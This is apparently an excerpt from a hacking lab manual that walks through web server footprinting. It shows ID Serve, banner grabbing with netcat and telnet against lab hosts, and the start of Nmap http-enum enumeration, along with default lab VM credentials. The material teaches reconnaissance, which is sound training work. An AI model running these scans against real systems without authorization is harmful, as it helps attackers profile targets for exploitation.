Internet Server Identification Utility, v1.02
Personal Security Freeware by Steve Gibson
Copyright (c) 2003 by Gibson Research Corp.
Background
Server Query
Q&A / Help
①
Enter or copy / paste an Internet server URL or IP address here (example: www.microsoft.com) :
②
Query The Server
When an Internet URL or IP has been provided above, press this button to initiate a query of the specified server.
③
Server query processing :
④
The server identified itself as :
Copy
Goto ID Serve web page
Exit

http://www.certifiedhacker.com

```
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 3228
Content-Type: text/html
Query complete.
```

Apache

Figure 1.4.2: ID Serve detecting the footprint

Note: The result might vary in your lab environment.

6. After obtaining this information, the attacker may perform a vulnerability analysis on that particular version of the web server and implement various techniques to perform exploitation.
7. Click **Exit** to close the application. Close all open windows and turn off the **Windows 10** virtual machine.

TASK 5

Footprint a Web Server using Netcat and Telnet

1. Turn on the **Parrot Security** and **Windows Server 2019** virtual machines.
2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

Note:

- If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.
- If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

Netcat- Netcat is a networking utility that reads and writes data across network connections, using the TCP/IP protocol. It is a reliable "back-end" tool used directly or driven by other programs and scripts. It is also a network debugging and exploration tool.

3. Click the **MATE Terminal** icon from the menu bar to launch the terminal.




Applications
Places
System
Parrot

Figure 1.5.1: Launching MATE terminal

4. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
5. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

6. Now, type **cd** and press **Enter** to jump to the root directory.


Parrot Terminal
File Edit View Search Terminal Help


```
┌─[attacker@parrot]─[~]
└──╼ $sudo su
[sudo] password for attacker:
┌─[root@parrot]─[/home/attacker]
└──╼ #cd
┌─[root@parrot]─[~]
└──╼ #
```

Figure 1.5.2: Running the programs as a root user

TASK 5.1

Footprint using Netcat

7. In the terminal window, type **nc -vv www.moviescope.com 80** and press **Enter**.



Parrot Terminal
File Edit View Search Terminal Help

```
┌─[root@parrot]─[~]
└──╼ #nc -vv www.moviescope.com 80
```

Figure 1.5.3: Perform Banner Grabbing using Netcat

8. Once you hit **Enter**, the netcat will display the hosting information of the provided domain, as shown in the screenshot.
9. Now, type **GET / HTTP/1.0** and press **Enter** twice.
10. Netcat will perform the banner grabbing and gather information such as content type, last modified date, accept ranges, ETag, and server information.

11. In the terminal windows, type **clear** and press **Enter** to clear the netcat result in the terminal window.



```
┌─[root@parrot]─[~]
└──╼ #nc -vv www.moviescope.com 80
DNS fwd/rev mismatch: www.moviescope.com != www.goodshopping.com
www.moviescope.com [10.10.10.19] 80 (http) open
GET / HTTP/1.0

HTTP/1.1 200 OK
Content-Type: text/html
Last-Modified: Mon, 09 Sep 2019 11:25:04 GMT
Accept-Ranges: bytes
ETag: "813f03a167d51:0"
Server: Microsoft-IIS/10.0
X-Powered-By: ASP.NET
Date: Wed, 08 Jan 2020 05:24:09 GMT
Connection: close
Content-Length: 703
```

Figure 1.5.4: Netcat Banner Grabbing result

TASK 5.2

Footprint using Telnet


Telnet- Telnet is a client-server network protocol. It is widely used on the Internet or LANs. It provides the login session for a user on the Internet. The single terminal attached to another computer emulates with Telnet.

The primary security problems with Telnet are the following:

- It does not encrypt any data sent through the connection.
- It lacks an authentication scheme.

Telnet helps users perform banner-grabbing attacks. It probes HTTP servers to determine the Server field in the HTTP response header.


12. Now, perform banner grabbing using telnet. In the terminal window, type **telnet www.moviescope.com 80** and press **Enter**.



```
┌─[root@parrot]─[~]
└──╼ #telnet www.moviescope.com 80
```

Figure 1.5.5: Perform Banner Grabbing using Telnet

13. Telnet will connect to the domain, as shown in the screenshot.
14. Now, type **GET / HTTP/1.0** and press **Enter** twice. Telnet will perform the banner grabbing and gather information such as content type, last modified date, accept ranges, ETag, and server information.



```
┌─[root@parrot]─[~]
└──╼ #telnet www.moviescope.com 80
Trying 10.10.10.19...
Connected to www.moviescope.com.
Escape character is '^]'.
GET / HTTP/1.0

HTTP/1.1 200 OK
Content-Type: text/html
Last-Modified: Mon, 09 Sep 2019 11:25:04 GMT
Accept-Ranges: bytes
ETag: "813f03a167d51:0"
Server: Microsoft-IIS/10.0
X-Powered-By: ASP.NET
Date: Wed, 08 Jan 2020 06:01:39 GMT
Connection: close
Content-Length: 703
```

Figure 1.5.6: Telnet Banner Grabbing result

15. This concludes the demonstration of how to gather information about the target web server using the Netcat and Telnet utilities.
16. Close the terminal window on the **Parrot Security** virtual machine.

TASK 6

Enumerate Web Server Information using Nmap Scripting Engine (NSE)

Nmap, along with Nmap Scripting Engine, can extract a lot of valuable information from the target web server. In addition to Nmap commands, Nmap Scripting Engine (NSE) provides scripts that reveal various useful information about the target web server to an attacker.

Note: Ensure that the **Parrot Security** and **Windows Server 2019** virtual machines are running.

1. On the **Parrot Security** virtual machine, click the **MATE Terminal** icon from the menu bar to launch the terminal.




Figure 1.6.1: Launch MATE terminal

2. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
3. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.


4. Now, type **cd** and press **Enter** to jump to the root directory

TASK 6.1

Enumerate Web Server using Nmap

The web applications that are available on the Internet may have vulnerabilities. Some hackers' attack strategies may need the Administrator role on your server, but sometimes they simply need sensitive information about the server. Utilizing Nmap and http-enum.nse content returns a diagram of those applications, registries, and records uncovered. This way, it is possible to check for vulnerabilities or abuses in databases.

5. Enumerate the directories used by web servers and web applications, in the terminal window. Type **nmap -sV --script=http-enum <target website>** and press **Enter**.
6. In this scan, we are enumerating the **www.goodshopping.com** website.

